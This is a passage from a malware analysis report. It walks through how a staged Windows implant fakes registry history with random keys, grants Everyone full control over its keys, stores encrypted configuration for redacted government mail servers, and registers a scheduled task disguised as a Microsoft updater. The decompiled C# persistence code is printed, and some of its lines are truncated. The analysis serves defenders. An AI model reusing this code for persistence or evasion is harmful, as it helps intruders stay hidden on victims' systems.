
At the end of this function and its recursive calls, a list of registry keys' paths with their values are stored in a list and passed to the malware.

Again, if you fail, go back to step 7.




```
private static bool GrabRegistry(string pattern, List<string> keys, List<string> values)
{
    bool flag;
    try
    {
        Random random = new Random();
        string[] valueNames = null;
        string[] strArrays = new string[] { "windows", "microsoft", ".net", "visual", "studio", "vs", "internet", "powershell", "policy", "wifi", "framework", "player"
        string[] strArrays1 = strArrays;
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(string.Concat("SOFTWARE\\Microsoft", pattern));
        string[] subKeyNames = registryKey.GetSubKeyNames();
        for (int i = 0; i < (int)subKeyNames.Length; i++)
        {
            string str = subKeyNames[i];
            bool flag1 = false;
            string[] strArrays2 = strArrays1;
            int num = 0;
            while (num < (int)strArrays2.Length)
```

12- Now the malware passes the last stage's name, path and the collected registry keys and values from step 11 to another custom function named WriteRegistry() it performs 2 calls to this function using the "&&" operator, which means if the first one succeeds, do not execute the second call, otherwise do. What's the difference? in the first call, it perform actions on "HKLM\LocalMachine", if it fails, it tries to perform the same actions on "HKLM\CurrentUser", and these actions are the following:
It calls a second custom function named CreateRegKeyWithPerm() which creates a key entry in "HKLM\LocalMachine\SOFTWARE\" with the name of the next stage of the malware, for example "HKLM\LocalMachine\SOFTWARE\firefox-x86-ui.exe" and assign it "Full Control" permissions to be able to read/write freely in this key folder.
Next, it chooses a random number between 500 and 1000, and writes that many random keys of the key,value pairs collected from step 11 in its newly created registry key, this means it will write subkeys under "HKLM\LocalMachine\SOFTWARE\firefox-x86-ui.exe\" randomly from the collected keys, this is probably to make it look old and not newly installed, so it is hidden when the registry is analyzed - smart move.



```
private static bool WriteRegistry(string pattern, List<string> keys, List<string> values, Config cfg, RegistryKey RegKeyRights)
{
    RegistryKey registryKey;
    bool flag;
    Random random = new Random();
    int num = random.Next(500, 1000);
    try
    {
        registryKey = Program.CreateRegKeyWithPerm(string.Concat("SOFTWARE\\", pattern), RegKeyRights);
        registryKey.Close();
    }
    catch (Exception exception)
    {
    }
    for (int i = 0; i < num; i++)
    {
        try
        {
            registryKey = Program.CreateRegKeyWithPerm(string.Concat("SOFTWARE\\", pattern, keys[random.Next(0, keys.Count)]), RegKeyRights)
            registryKey.Close();
        }
        catch (Exception exception1)
        {
        }
    }
    try
    {
        cfg.SetSubKey(string.Concat(pattern, keys[random.Next(0, keys.Count)]));
        cfg.SetValueName(values[random.Next(0, values.Count)]);
```

13- It picks a random key from the collected list, and a random value of its values and passes them to an object of a custom written class "Config". Then it passes the chosen random key name to CreateRegKeyWithPerm() to create a full controlled key of that name under "SOFTWARE".
Next, it calls WriteDefaultConfig() function of the Config class.




```
private static RegistryKey CreateRegKeyWithPerm(string key, RegistryKey RegKeyRights)
{
    RegistryKey registryKey;
    SecurityIdentifier securityIdentifier = new SecurityIdentifier(WellKnownSidType.BuiltinUsersSid, null);
    NTAccount nTAccount = securityIdentifier.Translate(typeof(NTAccount)) as NTAccount;
    SecurityIdentifier securityIdentifier1 = new SecurityIdentifier(WellKnownSidType.WorldSid, null);
    NTAccount nTAccount1 = securityIdentifier1.Translate(typeof(NTAccount)) as NTAccount;
    using (RegistryKey registryKey1 = RegKeyRights.CreateSubKey(key))
    {
        RegistrySecurity registrySecurity = new RegistrySecurity();
        RegistryAccessRule registryAccessRule = new RegistryAccessRule(nTAccount.ToString(), RegistryRights.FullControl, InheritanceFlags.ContainerInherit | Inherita
        RegistryAccessRule registryAccessRule1 = new RegistryAccessRule(nTAccount1.ToString(), RegistryRights.FullControl, InheritanceFlags.ContainerInherit | Inheri
        registrySecurity.AddAccessRule(registryAccessRule);
        registrySecurity.AddAccessRule(registryAccessRule1);
        registryKey1.SetAccessControl(registrySecurity);
        registryKey = registryKey1;
    }
    return registryKey;
}
```

14- WriteDefaultConfig() config, this function will create 2 object of class ServerConfig (custom written) to store the links of 2 government owned websites with some timing configuration, which are https://webmail.***.***.sa/ews/exchange/exchange.asmx https://mail.***.***.sa/ews/exchange/exchange.asmx

and it will encrypt these objects and their configurations using EncryptScript() into the registry key that it created previously, (probably it is passing these information for the last stage to use them- will see later) after this, if it fails, it removes all the files it created and the registry entries basically it cleans its traces from the system, but forgets to remove the 2 dll libraries it unpacked previously (everybody makes mistakes I guess ?)

15- Now, if all the above is done successfully, it calls a custom written function names CreateTask() and this is why it needs the dll library for the tasks functions, here it will create a task with the start boundary of "2012-10-11T13:21:17" which will be re-executed every "PT12M" - every 12 minutes to run the last stage it extracted. if it fails, it removes everything it did previously, including the tasks, but also forgets to remove the 2 extracted dll files. then it tries again with another exe file from the list it collected on step 4



```
private static bool CreateTask(string pattern, string pathEXE, List<string> keys, List<string> values)
{
    bool flag;
    Random random = new Random();
    int num = random.Next(500, 1000);
    string str = Program.GrabTasks("\\Microsoft\\Windows");
    string item = values[random.Next(0, values.Count)];
    ITaskService taskSchedulerClass = new TaskSchedulerClass();
    taskSchedulerClass.Connect(Missing.Value, Missing.Value, Missing.Value, Missing.Value);
    ITaskDefinition startBoundary = taskSchedulerClass.NewTask(0);
    startBoundary.Settings.Enabled = true;
    startBoundary.Settings.Compatibility = _TASK_COMPATIBILITY.TASK_COMPATIBILITY_V2_1;
    ITrigger trigger = startBoundary.Triggers.Create(_TASK_TRIGGER_TYPE2.TASK_TRIGGER_DAILY);
    trigger.StartBoundary = "2012-10-11T13:21:17";
    trigger.Enabled = true;
    trigger.Repetition.Interval = "PT12M";
    (startBoundary.Actions.Create(_TASK_ACTION_TYPE.TASK_ACTION_EXEC) as IExecAction).Path = pathEXE;
    startBoundary.RegistrationInfo.Description = string.Concat(item, " updater");
    startBoundary.RegistrationInfo.Date = trigger.StartBoundary;
    startBoundary.Principal.Id = "Microsoft Corporation";
    startBoundary.Principal.UserId = WindowsIdentity.GetCurrent().Name;
    ITaskFolder folder = null;
    try
    {
        folder = taskSchedulerClass.GetFolder(str);
        SecurityIdentifier securityIdentifier = new SecurityIdentifier(WellKnownSidType.BuiltinUsersSid, null);
        NTAccount nTAccount = securityIdentifier.Translate(typeof(NTAccount)) as NTAccount;
        folder.RegisterTaskDefinition(item, startBoundary, 6, nTAccount.ToString(), null, _TASK_LOGON_TYPE.TASK_LOGON_GROUP, null);
        flag = true;
    }
```

Funnies thing about this malware which is something this advanced malware author did not forget to remove, if you happen to be infected, just execute "Sign.exe -uninstall" and it will remove all files, registry entries, tasks that were added when got infected, basically it is, its own cleaner. Probably he used it for debugging and didn't expect that someone would decompile the code and see it so he left it in there.

## Closing Statement

There is still stage 3 of this malware, which is going to be analyzed in the second part of this report.